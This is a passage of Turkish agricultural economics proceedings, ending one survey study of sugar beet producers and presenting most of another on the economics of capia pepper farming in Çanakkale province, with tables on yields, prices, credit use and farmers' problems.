	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Fiyat	0,3	0,3	0,3	0,3

3.4 İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu

Şeker pancarı üretimi yapan işletmelerin %14,6'si tarımsal kredi kullanmakta olup, üreticilerin %81,8'si kredi kullanımında ilk sırada T.C. Ziraat Bankası'nı tercih etmişlerdir (Tablo 6).

Tablo 6. İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (%)

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Evet	12	20	12	14,6
Hayır	88	80	88	85,4
Toplam	100	100	100	100

Kredi kullanan işletmelerde ortalama kredi kullanım değeri ise 16.818 TL/da olarak belirlenmiştir. Kullanılan kredi tutarı gruplar itibariyle incelendiğinde; 1. grupta yer alan işletmelerin ortalama kredi kullanım değerinin 4.500 TL/da, 2. grupta yer alanların 1.282 TL/da, 3. grupta yer alanların 504 TL/da olduğu tespit edilmiştir.

3.5 İncelenen İşletmelerde Bitkisel Üretim Değeri ve Şeker Pancarı Payı

İncelenen işletmelerde bitkisel üretim değeri 13.069.925 TL olup şeker pancarı üretiminin bitkisel üretim değeri içindeki payı %16,74 olarak belirlenmiştir. Gruplar itibariyle incelendiğinde 3. grupta yer

alan işletmelerin şeker pancarı üretim değerinin, bitkisel üretim değerinden aldığı payın %21,16 en yüksek olduğu görülmektedir. Aynı zamanda bu pay genel ortalamasının da üzerinde seyretmektedir (Tablo 7).

Bu durumun temel sebebi 3. gruptaki işletmelerin şeker pancarı üretim değerinin diğerlerine nispeten daha yüksek olmasından kaynaklanmaktadır. Bunun yanı sıra şeker pancarı üretimi yapan işletmelerin %26,6'sı aynı zamanda hayvancılık yapmaktadır.

Tablo 7. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Şeker Pancarı Payı

	1.Grup (25 üretici)	2.Grup (25 üretici)	3.Grup (25 üretici)	Genel
Bitkisel Üretim Değeri	2865210	3024020	7180695	13069925
Şeker Pancarı Üretim Değeri	180300	391200	1520100	2100900
Şeker Pancarı Payı (%)	6,29	12,9	21,16	16,74

3.6 İncelenen İşletmelerde Üretim ve Pazarlamayla İlgili Sorunlar

İncelenen işletmelere şeker pancarı üretiminde karşılaşılan en önemli ilk 3 sorunun ne olduğu sorulmuş olup sırası ile kota, maliyetler, fungal hastalıklar yanıtları alınmıştır. Bu sorunların yanında ürün fiyatları, sözleşmelerdeki aksaklıklar, fire oranları, polar düşüklüğü gibi faktörler de üretimde karşılaşılan sorunlardan diğerleridir. Yörede şeker pancarı üretiminde karşılaşılan en önemli sorun fungal hastalıklar olduğu saptanmıştır. Üreticilerin %52,0'si fungal hastalıkların çok ciddi bir problem olduğunu ve ürün kalitesinin bozulmasına sebep olduğunu belirtmiştir.

Yörede şeker pancarı üretiminde karşılaşılan en önemli sorun cercespora yaprak lekesi hastalığıdır. Üreticilerin %52,2'si yaprak lekesi hastalığının çok ciddi bir problem olduğunu ve ürün kalitesinin bozulmasına sebep olarak düşük fiyattan ürün satışını zorunlu kıldığını belirtmiştir.

Çalışmaya katılan üreticilere şeker pancarı pazarlanmasında karşılaşılan en önemli sorunların neler olduğu sorulmuş olup düşük üretici fiyatı, ve fiyat belirsizliği sorunları ile karşı karşıya olduğu tespit edilmiştir. Üreticilerin %85'i ellerine geçen fiyatların çok düşük olduğunu belirtmektedirler.

Üreticilere, üretim ve pazarlamada karşılaştıkları sorunların çözümünde hangi bilgi kaynaklarına başvurdukları sorulmuş olup %40'nı ilaç bayından yardım aldığı tespit edilmiştir. Üreticilerin %60'ı ise sorunların çözümünde kendi tecrübesinden faydalandığını belirtmektedir. Önemli bir diğer bulgu ise söz konusu sorunların çözümünde üniversiteden hiçbir destek talep edilmemiş olmasıdır.

4. SONUÇ

Şeker pancarı; sağladığı yüksek katma değerle gayri safi milli hâsılayı zenginleştiren, kırsal kesimin sosyo-ekonomik durumunu iyileştiren, yan ürünlerin hayvan yemi olarak kullanılan, çiftçiyi toprağa bağlayarak, kırdan kente göçü azaltan, tarımda ekim nöbetinin, planlı üretimin ve sulu tarımın öncüsü olan, üreticilerin hem gelirini artıran ve hem de istihdam sağlayan bir bitkidir. Şeker pancarı sadece şeker elde edilen bir bitki olarak görülmemelidir.

Şeker pancarının yan ürünü olan pancar posası, pancar baş ve yaprağı ile işlenmesi sonrası elde edilen melas hayvan besleme açısından büyük önem taşımaktadır. Şeker pancarının fabrikada işlenmesi sonucu elde edilen melas, maya sanayisinin ana hammaddesidir. Ayrıca şeker pancarı işleyen fabrikalarda elde edilen alkol de diğer önemli bir yan üründür [10].

Şeker pancarı üretimi, il ekonomisine getirisi bakımından oldukça önemli bir ürün olmasına karşın tarımsal üretimin birtakım kronikleşmiş sorunlarını barındırmaktadır. Bunlardan en önemlileri; fiyatlar, kota ve pazarlamaya ilişkin sorunlar olarak tespit edilmiştir.

Sürdürülebilir şeker pancarı tarımı ve endüstrisi için şeker pancarı üretim maliyetleri düşülerek, şeker veriminin artırılması yönündeki çabalar artırılmalıdır. Ülkemizde şeker pancarı ve şeker üretim maliyetlerinin azalması, yüksek verim potansiyeline sahip şeker pancarı çeşitlerinin kullanımı, uygun çevre ve yetiştirme koşullarının sağlanması, üretici ile şeker pancarı endüstrisi arasında entegrasyon ve karşılıklı iş birliğinin sağlanması ve Ar-Ge çalışmalarının artırılması gerekmektedir.

Ülkemizin şeker politikası; gıda güvenliğini, kendi kendine yeterliği sağlama ve dünya piyasalarında önemli bir üretici olma amacı taşımaktadır.

Sağlık ile ilgili her geçen gün yapılan araştırmalarla ortaya çıkan NBŞ kotalarının artırılması durdurulmalı, AB kota seviyelerine uygun olarak yeniden düzenlenmeli, NBŞ kotalarının takibi etkin olarak yapılmalıdır.

Şeker üretim maliyetlerini düşürmek için şeker pancarı tarımı desteklenmelidir.

Kamuya ait şeker fabrikaları sadece ekonomik yönüyle değil, sosyal yönüyle dikkate alınmalıdır. Özelleştirme süreçlerinin şeker pancarı tarımına yapacağı olumsuz etki göz önünde tutulmalıdır.

5. KAYNAKÇA

- [1] Keperoğlu, A.,2008. Şeker Pancarında Kota Uygulamalarının Şeker Pancarı Üretimine Etkileri ve Üreticilerin Sosyo-Ekonomik Durumlarında Meydana Gelen Değişimler: Eskişehir İli Alpu İlçesi Araştırması, Ankara Üniversitesi Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2008.
- [2] KIZILASLAN, H.; GÜRLER, A.Z., 2000. Tarıma dayalı ve tarıma bağlı sanayi işletmeleri yönetim sürecinde kuruluşları ve organizasyonları , Gaziosman Paşa Üniversitesi Ziraat Fakültesi yayınları no:47 kitaplar serisi no :18 TOKAT.
- [3] USDA,2020. <https://apps.fas.usda.gov/psdonline>. Erişim Tarihi:3.01.2021.
- [4] TEPGE,2020.[E-doküman]Erişim:
<https://arastirma.tarimorman.gov.tr/tepge/Belgeler/PDF%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Piyasalar%C4%B1/2020-Ocak%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Raporu/%C5%9Eeker%20Pancar%C4%B1%20Tar%C4%B1m%20%C3%9Cr%C3%BCnleri%20Piyasa%20Raporu%202020%20ocak.pdf>

- [5] Türkşeker, 2020. 2019 Sektör Raporu, Mayıs 2020. [E-doküman]Erişim: file:///C:/Users/pc/Desktop/ara%C5%9Ft%C4%B1rma%20arge/2019_Sektor_Raporu.pdf 5
- [6] USDA,2020. <https://apps.fas.usda.gov/psdonline>. Erişim Tarihi:6.01.2021.
- [7] Keperoğlu, A.,2008. Şeker Pancarında Kota Uygulamalarının Şeker Pancarı Üretimine Etkileri ve Üreticilerin Sosyo-Ekonomik Durumlarında Meydana Gelen Değişimler: Eskişehir İli Alpu İlçesi Araştırması, Ankara Üniversitesi Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2008.
- [8] ŞDB, 2020. Şeker Dairesi Başkanlığı, Türkiye Şeker Sektörü Raporu, Ekim 2020. [Edoküman]Erişim: Şeker Pancarı Ürün Raporu 2020-328 TEPGE.pdf (tarimorman.gov.tr)
- [9] Türkşeker, 2020. 2019 Sektör Raporu, Mayıs 2020. [E-doküman]Erişim: file:///C:/Users/pc/Desktop/ara%C5%9Ft%C4%B1rma%20arge/2019_Sektor_Raporu.pdf 5
- [10] TÜİK, Balıkesir şeker pancarı ekim alanı ve üretim miktarı, 2021. [E-Veri tabanı] Erişim: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>.

ÇANAKKALE İLİNDE KAPYA BİBER ÜRETİMİNİN EKONOMİK ANALİZİ

Muharrem Çınar¹, Arif Semerci¹

¹*Çanakkale Onsekiz Mart Üniversitesi, Ziraat Fakültesi, Çanakkale, TURKEY*

muharrem.cinar58@gmail.com

ORCID: 0000-0003-4529-6725

ÖZET

Biber sevilerek tüketilen, içerdiği vitamin ve mineral maddeleri yönünden zengin ve insan beslenmesine olumlu katkısı olan bir sebze türüdür. Çanakkale ili kapyalı biber üretiminde Türkiye biber üretim alanlarının %17.78 'lik kısmını oluşturmaktadır. Ülkemizin biber üretiminde Çanakkale'nin payı %19.02 olarak gerçekleşmiştir. İlde 2019 yılında toplam 6.410.569 kg kapyalı biber ihracatı gerçekleşmiştir. Çanakkale ilinde yetiştirilen kapyalı biberin ilin tarımsal üretim değerine katkısı 469.468,920 ₺ olup bu tutar, ekonomik getiri açısından Çanakkale'nin en fazla tarımsal ürün getirisi olan sofralık domatesten sonra en önemli ikinci tarımsal üründür. Yapılan araştırmada kullanılan veriler, "Tabakalı Örnekleme Yöntemi" ile belirlenen 76 adet kapyalı biber üretimi yapan işletmeden elde edilmiştir. Araştırma sonuçlarına göre incelenen işletmelerde; işletme sahiplerinin ortalama yaşı 43,56, kapyalı biber üretimindeki ortalama mesleki tecrübeleri 17,77 yıl olarak saptanmıştır. İşletmelerin toplam nüfusunun 15-49 yaş aralığında olanların oranı %72.08 olarak belirlenmiştir. İşletmelerde ortalama kapyalı biber üretim alanı 15,48 da, ortalama verim değeri ise 3.094,57 kg olarak belirlenmiştir. Yapılan çalışmada işletmelerin %23,68'inin kapyalı biber üretim alanları için tarım sigortası yaptırdığı tespit edilmiştir. Kapyalı biber üretimi için kredi kullanan işletmelerin oranı ise %32 düzeyindedir. İşletmelerde ortalama hane büyüklüğü 3.67 kişidir. Toplam işletme nüfusunun %50,89'unu erkekler oluşturmaktadır. Kadınların nüfusu ise %49,11'dir. Satılan Ürünün Birim Fiyatı 0,98 kg/₺ olarak saptanmıştır. Dijital Tarım Pazarı'ndan (DİTAP) haberdar olanların oranı %57,89 iken haberdar olmayanların oranı ise %42,11 olarak belirlenmiştir. Kapyalı biber üretiminin yanı sıra hayvancılık faaliyeti ile uğraşan işletmelerin oranı %75 iken hayvancılık yapmayan işletmelerin oranı %25 olarak tespit edilmiştir. Biber üretimi için tarımsal desteklerden işletmelerin %54'ünün faydalandığı saptanmıştır. Çalışma sonunda kapyalı biber

üretiminde üretimin başlangıcından pazarlamaya kadar geçen süreçte karşılaşılan sorunlara yönelik çözüm önerilerinde bulunulmuştur.

Açıklama: Bu çalışma Çanakkale Onsekiz Mart Üniversitesi Fen Bilimleri Enstitüsü Tarım Ekonomisi Anabilim Dalında yürütülmekte olan Yüksek Lisans Tezinden alınmıştır.

Anahtar Kelimeler: *Tarımsal Üretim, Kalya Biber, Sosyo-Ekonomi, Çanakkale*

ECONOMIC ANALYSIS OF CAPIA PEPPER PRODUCTION IN ÇANAKKALE PROVINCE

ABSTRACT

Pepper is a type of vegetable that is consumed with love, rich in vitamins and mineral substances that it contains and has a positive contribution to human nutrition. In capya pepper production in Çanakkale province, Turkey accounts for 17.78% of pepper production areas. Canakkale's share in the production of peppers in our country is 19.02%. In 2019, a total of 6,410,569 kg of kalya pepper exports are realized in the province. The contribution of kalya pepper grown in Çanakkale province to the agricultural production value of the province is 469,468,920₺, and this amount is the second most important agricultural product after table tomato, which is the highest agricultural product return in Çanakkale in terms of economic return. The data used in the research were obtained from 76 kalya pepper production enterprises determined by the "stratified sampling method". According to the results of the research, the average age of business owners is 43.56 years and the average professional experience in kalya pepper production is 17.77 years. The proportion of the total population of businesses between the ages of 15-49 is 72.08%. In enterprises, the average capia pepper production area is determined at 15.48 and the average yield value is 3.094,57 kg. In the study, it was found that 23.68% of enterprises have agricultural insurance for kalya pepper production areas. The proportion of businesses that use credit for the production of kalya Peppers is 32%. The average household size is 3.67 people. Males constitute 50.89% of the total business population. Females make up 49.11% of the population. The unit price of the product sold is 0,98 kg/₺. The proportion of those who are aware of the digital agricultural market (DITAP) is 57.89% and the proportion of those who are not aware is 42.11%. In addition to capya pepper production, the proportion of enterprises engaged in animal husbandry activity is 75%, while the proportion of enterprises not engaged in animal husbandry is 25%. It was found that 54% of enterprises benefit from agricultural supports for pepper production. At the end of the study, solutions were made to the problems encountered in kalya pepper production from the beginning of production to marketing.

Note: This study has taken from the Master's thesis conducted in the Department of Agricultural Economics of the Institute of natural and Applied Sciences of Çanakkale Onsekiz Mart University.

Key Words: *Agricultural Production, Kapyra Pepper, Socio-Economy, Çanakkale*

1. GİRİŞ (Introduction)

Ülkelerin ve toplumların kalkınmasında önemli rol oynayan tarım sektörünün önemi, küreselleşen ekonomik sistem, artan rekabet ortamları ve hızla değişen pazar şartlarının da etkisiyle giderek artmaktadır. Türkiye, içinde bulunduğu jeopolitik konumu, üç tarafının Akdeniz, Ege ve Karadeniz ile çevrili olması, sahip olduğu akarsular ve ekolojik çeşitlilik nedeniyle gerek bitkisel, gerek hayvansal ve gerek su ürünleri açısından ayrı bir öneme sahiptir [1].

Sebzeler insan beslenmesinde önemli yer tutan ürünlerdir. Bu ürünlerin üretiminde kaynakların doğru ve etkin kullanımı hem üretici hem de tüketiciler açısından önemlidir. Tarımsal verimliliği artırmaya yönelik önlemlerin alınabilmesi için, üretim sürecinde kaynakların ne derece etkin kullanıldığının ortaya konulması önemli bir konudur [2].

Birleşmiş Milletler Gıda ve Tarım Örgütü'nün (FAO) 401 ürün kodlu (Item Code) taze biber (Chillies and peppers, green) istatistiklerine göre, 2019 yılında Dünya'nın toplam biber ekim alanı 1.990.926 hektardır. Bu alan üzerinden aynı yıl 38.027.164 ton biber üretimi yapılmıştır [3]. TÜİK 2019 yılı verilerine göre Türkiye'de biber ekim alanı 792.674 dekadır. Bu alanın %47,03'ünde, 372.775 dekar alanında kapyra biber ekimi yapılmaktadır. Türkiye biber üretimi ise 2.625.669 tondur. Bu üretimin %47,01'i 1.234.423 tonu kapyra biber üretiminden oluşmaktadır [4].

Sebze ürünleri üretim miktarı 2020 yılında bir önceki yıla göre %0,3 artarak yaklaşık 31,2 milyon ton olmuştur. Sebze ürünleri alt gruplarında üretim miktarları incelendiğinde, yumru ve kök sebzeler %0,7 oranında artmıştır. Sebzeler grubunun önemli ürünlerinden domateste %2,8, kuru soğanda %3,6, salçalık kapyra biberde %4,6 oranında artış, karpuzda %9,8, kavunda %2,9, hıyarda %1,6 oranında azalış olmuştur [5].

Türkiye'de yaygın olarak yetiştirilen biber tipleri; sofralık olarak sivri, çarliston, dolmalık, kapyra (yağlık), kurutulmuş olarak yerel biberler, turşuluk biberler ve süs biberleri gibi tiplerdir. Bunların yanında daha az üretim potansiyeli olan Macar biberi, Yunan çarlisi, blok biberler (iri dolmalık-California Wonder), Şili biberi ve Jalapeno gibi biber tipleri de yetiştirilmektedir [6]. Kapyra biber taze olarak tüketilebildiği gibi, dondurulmuş, kurutulmuş veya közlenmiş olarak, yada salça, sos, baharat ve konserve olarak da tüketilebilmektedir [7].

Çanakkale kapy a biber üretimde önemli bir yere sahiptir. 2019 yılı TUIK verilerine göre Çanakkale kapy a biber üretiminde Türkiye’de birinci sıradadır. Çanakkale ilinin kapy a biber ekim alanı 66.277 dekadır. Üretim miktarı ise 234.735 bin tondur [8].

Ülkemizde sebze üretimine yönelik politikaların etkin olarak uygulanabilmesi ve başarılı sonuçlar alınabilmesi için, öncelikle sektördeki mevcut durumun ve sorunların yöresel düzeyde ve ürünler bazında yapılacak araştırmalarla ortaya konması gerekmektedir.

Türkiye’de birçok sebzenin sosyo-ekonomik analizine yönelik çok sayıda çalışma yapılmış olmasına rağmen kapy a biber üretiminin ekonomik analizinin üzerine yönelik bir çalışma yapılmadığı saptanmıştır. Ülkemizde kapy a biber ve diğer biber çeşitleri üzerine farklı konularda çalışmalar yapılmıştır (Çıkman ve Monis, 2012[9]; Başaran ve Engindeniz, 2015 [10]; Aytop ve Akbay, 2018 [11]; Hekimoğlu ve Altındeğer, 2019 [12]; Güvenç, 2020 [13]). Dünya’da farklı ülkelerde biber üretiminin teknik etkinlik analizi üzerine çalışmaların da yapıldığı görölmektedir (Pozdrec et al., 2010[14]; Sanusi and Ayinde 2013[15]; Mohammed et al., 2016 [16]; Ayodele et al., 2016 [17]). Bu araştırmada derlenen verilerden yararlanarak kapy a biber üretiminde sosyo-ekonomik etkinliği analiz edilmiş, karşılaşılan sorunların çözümlüne ve kapy a biber üretiminin geliştirilmesine yönelik bazı öneriler sunulmuştur.

2. MATERYAL VE YÖNTEM (Material and Method)

Çalışmanın ana materyalini, Çanakkale ilinin toplam kapy a biber üretim alanlarının %83,81’ini oluşturan Yenice, Biga ve Bayramiç ilçelerinde açık alanda kapy a biber üretim faaliyetinde bulunan ve örnekleme çalışması sonucu tespit edilen 76 kapy a biber üretim işletmesinden elde edilen 2020 yılına ait yatay kesit verileri oluşturmaktadır. Verilerin değerlendirilmesinde ve analiz edilmesinde temel tanımlayıcı istatistiklerden yararlanılmıştır. Yürütölen araştırmada incelenen işletmelerde sadece kapy a biber üretim faaliyeti incelenmiştir. Araştırmada hacmin belirlenmesinde kullanılan Tabakalı Tesadüfi Örnekleme Yöntemlerinden “Neyman Yöntemi” formölü aşağıda verilmiştir [18]:

$$n = \frac{\sum(Nh.Sh)^2}{N^2 D^2 + \sum Nh (Sh)^2} \quad (1)$$

n= Örnek hacmi

N_h= h. tabakadaki birim sayısı (frekans)

S_h= h. tabakanın standart sapması

N= Toplam birim sayısı

D= Kabul edilebilir hata payı (d/z)

d= Ortalamadan sapma (%)

z= t dağılım çizelgesinde (N-1) serbestlik derecesi ve belirli bir güven sınırına ait “t” değer

Örnek hacminin belirlenmesinde %10 hata payı, %99 güven sınırları içerisinde çalışılmıştır. Örneklemeye çalışması sonucunda anket uygulanacak 76 adet kapyra biber üretim işletmesi tespit edilmiştir.

Örnek hacmini oluşturan işletmeler, standart sapma ve varyasyon katsayıları dikkate alınarak yetiştiricilik yapılan arazi büyüklüğüne göre; 2,00-4,99 da, 5,00 -9,99 dekar ve 10 da ve üzeri olmak üzere 3 gruba ayrılmıştır.

Her bir gruba giren örnek sayıları (n_h),

$$n_h = \frac{N_h}{N} * \left(\frac{n}{\sum N_h S_h} \right) \quad (2)$$

eşitliği ile bulunmaktadır. Buna göre birinci grupta ana kitledeki 76 işletmeden 21'i, ikinci grupta 20'si, üçüncü grupta 35'i yer almaktadır.

3. BULGULAR (Findings)

3.1. İncelenen İşletmelerin Sosyo- Ekonomik Özellikleri (Socio-Economic Characteristics of Enterprises)

İncelenen işletmelerde, üreticilerin ortalama yaşı 43,56, kapyra biber üretimindeki mesleki deneyimleri 17,77 yıl olup üreticiler işletmede ortalama 311,51 gün/yıl çalışmaktadır. İşletmelerde toplam nüfus 283, toplam işletme nüfusunun %50,89'unu erkekler oluşturmaktadır. Gruplar itibariyle incelendiğinde 2. grupta yer alan üreticilerin 41,4 yaş ortalaması ile diğer gruplardaki üreticilerden daha genç oldukları görülmektedir. Üreticilerin %61,8'i İlköğretim düzeyinde eğitim alırken, %26,5'i Lise seviyesinde, okuryazar olmayanların oranı ise %4,59 olurken, Meslek Yüksek Okulu (MYO) düzeyinde eğitim alanlar ise %4,59 olduğu tespit edilmiştir.

Yaş gruplarına göre incelendiğinde, aile işgücü potansiyelinin %72,08'inin 15-49 yaş grubundaki nüfus, %16,96'sının 50 yaş ve üzerindeki nüfus, %5,65'ininde 7-14 yaş grubundaki nüfus oluşturmaktadır. İşletmelerin sahip olduğu kapyra biber ekim alanı 2 dekar ile 70 dekar arasında değişmekte olup ortalama arazi genişliği 15,48 dekar olarak saptanmıştır. Toplam arazi varlığında ise 2 dekar alan ile 229,5 dekar alan arasında değişmektedir. İşletmelerin bitkisel üretim alanı ortalama 45,89 dekar olup bu alanın ortalama %33,73'ü kapyra biber ekimine ayrılmaktadır. Kapyra biber için ortalama parsel büyüklüğü ise 5.60 dekar olup, işletme başına ortalama parsel sayısı ise 2.76'dır.

Tablo 1. İncelenen İşletmelerin Sosyo-Ekonomik Özellikleri

	1.grup (21 işletme)	2.grup (20 işletme)	3.grup (35 işletme)	Genel
Üreticinin Yaşı (yıl)	48,2	41,4	42,0	43,6
Mesleki Tecrübe (yıl)	18,3	15,6	18,7	17,7
İşletmede Çalışılan Gün Sayısı	285,0	338,5	311,6	311,5
İşletme Nüfusu (kişi)	3,80	3,70	3,69	3,72
Kapya Biber Alanı (dekar)	3,59	7,90	26,95	15,48
Bitkisel Üretim Alanı (dekar)	23,6	51,7	55,9	45,89

Başaran ve Engindeniz İzmir'in Torbalı ilçesinde açıkta sivri biber üretiminde girdi kullanım etkinliğine yönelik yaptıkları çalışmada sivri biber üretimi yapılan arazilerde ortalama parsel sayısı 1.58, ortalama parsel genişliği ise 16.98 dekadır [10].

Sanusi M. M. and I. A. Ayinde Nijerya'nın Ogun eyaletindeki biber üretiminin karlılığı üzerine yaptıkları çalışmada örneklenen çiftçilerin %85.0'inin ortalama yaşı 43 ve ortalama biber yetiştiriciliği deneyimi yaklaşık 12 olduğu ortaya konmuştur [15].

3.2.Kapya Biber Üretiminden Elde Edilen Verim (The Yield of Capia Pepper Production)

Tarımsal üretimde verim düzeyleri üzerine pek çok faktör etki etmektedir. Üretim bölgesinin iklim, toprak, su gibi doğal özelliklerinin yanı sıra, üretimde kullanılan materyalin cinsi, üreticinin bilgi birikimi verimi doğrudan ya da dolaylı olarak etkilemektedir. Araştırma kapsamında incelenen işletmelerde kapya biber verimi gruplar itibariyle Tablo 2'de verilmiştir. Üretim dönemi itibariyle işletmelerin, dekara kapya biber verimi 3.094,57 kilogram olarak gerçekleşmiştir.

Yapılan çalışmada sulama suyunun yetersiz olduğu, hastalık ve zararlıların yanı sıra olumsuz iklim koşullarından etkilenen işletmelerde ortalama verimin altında ürün alındığı tespit edilmiştir.

Gruplara ilişkin verim düzeyleri incelendiğinde ise 1. grupta yer alan işletmelerin ortalama verimleri 3.635,27 kg/da ile en yüksek olup 3. grupta yer alan işletmelerin ortalama verimleri 2.952,19 kg/da ile en düşük olduğu görülmektedir (Tablo 2). Üretim alanı genişledikçe elde edilen verim düzeyinin de düştüğü yönünde bir çıkarımda bulunulabilir.

Tablo 2. İncelenen İşletmelerde Gruplara Göre Verim (kg/da)

	1.grup (21 işletme)	2.grup (20 işletme)	3.grup (35 işletme)	Genel
Verim	3.635,27	3.686,70	2.952,19	3.094,57

Çanakkale İl Tarım ve Orman Müdürlüğü'nün 2019 yılı verilerine göre Çanakkale'nin ortalama kapyra biber verimi 3.542,0 kg/da'dır. Türkiye kapyra biber verimi ise 3.311,0 kg/da'dır [19]. Yapılan çalışmada 1. ve 2. grupta yer alan işletmelerin verimi ortalama verim üzerinde iken 3. gruptaki işletmelerin ortalama verimi bu verim düzeyinin altında kaldığı tespit edilmiştir.

3.3.Kapyra Biberin Pazarlanması ve Fiyatlar (Marketing of Capia Pepper and Prices)

Yapılan incelemede üreticilerin; kapyra biberin pazarlamasında, ürünlerini genellikle fabrikalara, tüccarlara, pazarcılara sattığı ve kendilerinin pazarda satış yaptıkları tespit edilmiştir. Üreticiler piyasa koşullarına göre farklı pazarlama şekillerini seçtikleri görülmüştür. Bunun yanı sıra çalışma yapılan ilçeler arasında da fiyat farklılığı olduğu da görülmüştür.

İncelenen işletmelerde üretim dönemi itibarıyla, kapyra biberin ortalama satış fiyatı 0.98,6 TL/kg olarak belirlenmiştir. İşletme gruplarına göre inceleme yapıldığında en yüksek ortalama fiyata 2. grupta ulaşıldığı görülmektedir (Tablo 3).

Tablo 3. İncelenen İşletmelerde Kapyra Biber Satış Fiyatı (TL/kg)

	1.grup (21 işletme)	2.grup (20 işletme)	3.grup (35 işletme)	Genel
Fiyat	1,03	1,19	0,84	0,98

1. ve 2. gruptaki işletmelerin daha yüksek fiyat elde etmesinde ürünün pazara erken arz edilmiş olmasının etkili olduğu söylenebilir.

3.4.İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (Agricultural Credit Usage Status of Enterprises)

İncelenen işletmelerin %31.58'inin tarımsal kredi kullandıkları tespit edilmiştir. Kredi kullanan üreticilerin %22,36'sı kredi kullanımında ilk sırada Türkiye Cumhuriyeti Ziraat Bankası'nı tercih etmişlerdir. Türkiye Cumhuriyeti Ziraat Bankası'dan tarımsal kredi kullanan işletmelerin %82,3'ünün 3. grupta yer alan üreticiler olduğu görülmüştür. Üretim alanı arttıkça kredi kullanımının da arttığı tespit edilmiştir (Tablo 4).

Tablo 4. İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (%)

	1.grup (21 işletme)	2.grup (20 işletme)	3.grup (35 İşletme)	Genel
Evet	9,5	25	48,57	31,58
Hayır	90,5	75	51,43	68,42
Toplam	100,0	100,0	100,0	100,0

Yapılan çalışmada 1. ve 2. grupta yer alan 2-9,99 dekar alana sahip işletmelerin kopya biber üretiminde daha az tarımsal kredi kullandıkları görülmüştür. İncelenen işletmelerde üreticilerin Türkiye Cumhuriyeti Ziraat Bankası kredilerinin yanı sıra tarımsal kredi veren diğer bankalardan kredi kullandıkları tespit edilmiştir. Tarım Kredi Kooperatifinin sunduğu imkânlardan da üreticilerin faydalandığı görülmüştür. Yine incelenen işletmelerde üreticilerin çeşitli kamu ve özel bankaların çiftçilere yönelik olarak çıkardığı nakit avans ve taksit imkânı sunan Tarım Kart, Üretici Kart, Harman Kart, Hasat Kart gibi çeşitli kartları kullandıkları görülmüştür.

3.5.İncelenen İşletmelerde Bitkisel Üretim Değeri ve Kopya Biberin Payı (Vegetative Production Value and Share of Capia Pepper in Enterprises)

İncelenen işletmelerde ortalama bitkisel üretim değeri 59.871,98 ₺ olup kopya biberin üretiminin bitkisel üretim değeri içindeki payı %69,58 olarak belirlenmiştir (Tablo 5). Gruplar incelendiğinde 2. grupta yer alan işletmelerin kopya biber üretim değerinin, bitkisel üretim değerinden aldığı payın %72 ile en yüksek olduğu, belirlenmiştir. Kopya biberin bitkisel üretim değeri içerisinde payının yüksekliği bölgede kopya biber üretimine verilen önem ve ana geçim kaynağı olan ürün olmasından kaynaklanmaktadır. Bunun yanı sıra kopya biber üretimi yapan işletmelerin %75'i aynı zamanda hayvancılık yapmakta olup, 1. ve 3. grupta hayvancılık yapmayan işletmelerin oranı %28,57 olarak hesaplanmıştır.

Tablo 5. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Kapyta Biberin Payı

	1.grup işletme)	(21 işletme)	2.grup işletme)	(20 işletme)	3.grup işletme)	(35 işletme)	Genel
Bitkisel Üretim Değeri	468.750		925.099		3.156.422		4.550.271
Kapyta Biber Üretim Değeri	262.100		666.319		2.237.972		3.166.391
Kapyta Biberin Payı (%)	55,91		72		70,9		69,58

3.6.İncelenen İşletmelerde Üretim ve Pazarlamayla İlgili Sorunlar (Problems Related to Production and Marketing in Examined Enterprises)

Yapılan çalışmada üreticilere kapyta biber üretiminde karşılaşılan en önemli sorunların ne olduğu sorulmuş, cevap olarak sırası ile işçi sorunları, girdi maliyetlerinin yüksek olması, sulama sorunları, tapu sorunları, hastalık ve zararlılar ve olumsuz iklim koşulları yanıtları verilmiştir.

Çalışmaya katılan üreticilere kapyta biberin pazarlanmasında karşılaşılan en önemli sorunların neler olduğu sorulmuş olup üreticilerden cevap olarak sırası ile düşük fiyat, ürün için herhangi bir alıcı olmaması, fiyatların istikrarsız olması, dalgalanması ve belirsiz olması yanıtları alınmıştır. Üreticilerin %88'i ellerine geçen fiyatların yetersiz olduğunu belirtmişlerdir.

T.C. Tarım ve Orman Bakanlığı'nın tarımda dijitalleşme adına alıcıları ve üreticileri online platform üzerinden buluşturan proje olan Dijital Tarım Pazarı'ndan (DİTAP) haberdar olan üreticilerin oranı %57,89 olarak tespit edilmiştir.

Çalışma yapılan üreticilere 2021 yılındaki tahmini kapyta biber ekim alanı sorulduğunda, üreticilerin 2020 yılı toplam kapyta biber üretim alanlarının %27,2'sinde kapyta biber üretimi yapılmayacağı sonucuna varılmıştır. Çalışma yapılan üreticilerde kapyta biber üretiminden vazgeçmelerinin nedeninin fiyatlarda oluşan istikrarsız durumun, düşük fiyatların, ürüne herhangi bir alıcı olmamasının ve sulama suyunun yetersiz olmasından dolayı ekim alanlarında azalış olabileceği sonucuna varılmıştır. Yapılan çalışmada işletmelerin %23,68'inin kapyta biber üretim alanları için tarım sigortası yaptırdığı tespit edilmiştir. Sigorta yapılmasının başlıca nedeni ise tarımsal kredilerde gereken zorunluluk olduğu tespit edilmiştir.

Üreticilere, üretim ve pazarlamada karşılaştıkları sorunların çözümünde hangi bilgi kaynaklarına başvurdukları sorulmuş olup üreticilerin %94,7'si kendi tecrübelerinin yanı sıra sırasıyla ilaç bayileri, diğer çiftçiler, Tarım ve Orman Bakanlığı birimleri ve Ziraat Odaları cevabını vermişlerdir. İncelenen işletmelerin kapyra biber üretiminde karşılaşılan sorunların çözümünde Üniversitelerden hiçbir destek talep etmedikleri tespit edilmiştir.

4. SONUÇ (Conclusion)

